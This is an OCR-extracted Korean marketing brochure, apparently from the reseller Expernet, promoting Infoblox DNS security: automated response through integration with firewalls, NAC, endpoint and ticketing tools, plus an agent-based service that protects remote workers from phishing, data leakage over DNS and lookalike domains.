NGFW	❖ 연결 차단/허용 → 방화벽 정책/오브젝트 생성
VA/VM	❖ 해당 단말로 VA 스캔 시작 ❖ 단말이 네트워크에 연결 시 취약점 스캔 선행
NAC	❖ 네트워크 격리
Endpoint	❖ AV 스캔 ❖ 네트워크 격리
ITSM	❖ 해당 이벤트 대응을 위해 티켓 생성


차단된 DNS 데이터를 공유해서 사용자를 격리



 |


원격 사용자를 위한 에이전트 형식의 SaaS 솔루션

- 원격근무자의 인터넷 연결 보안
- DNS에서 시행
- 원격 근무자의 피싱, 랜섬웨어 및 기타 악성 소프트웨어 관련 웹사이트 접속 예방
- DNS 데이터 유출 차단
- 유사 도메인 모니터링
- 오염된 기기에 대한 가시성



 |

다양한 방법으로 적용 가능한 DNS 보안




 |

DNS 보안 핵심 전략

단순하지만 강력한 보안 통제 포인트

- 본사, 데이터센터, 클라우드, IoT 기기, 재택근무자에게 쉽게 배포
- DNS는 인터넷 사용자의 첫번째 보안 경계이며, 다양한 위험요소를 DNS 계층에서 미리 제거
- DNS의 보안 이벤트는 “첫번째 위협 시그널”
- DNS를 분석하고, 위협 정보 공유를 통해 다른 보안 솔루션과 협력하여 즉시 자동 대응



Why Infoblox

1 DNS는 IP를 사용하는 모든 단말에 서비스가 적용됩니다.

2 보안 DNS 배포는 가장 쉽습니다. DNS 주소를 변경하기만 하면 됩니다.

3 DNS는 인터넷 시작점이며, Client의 첫번째 보안 경계입니다.

4 DNS 터널링 공격은 DNS 프로토콜에서 발생하므로, DNS에서 막아야 합니다.

|주|엑스퍼넷 www.expernet.co.kr 문의 : biz@expernet.co.kr 기술문의 : tech@expernet.co.kr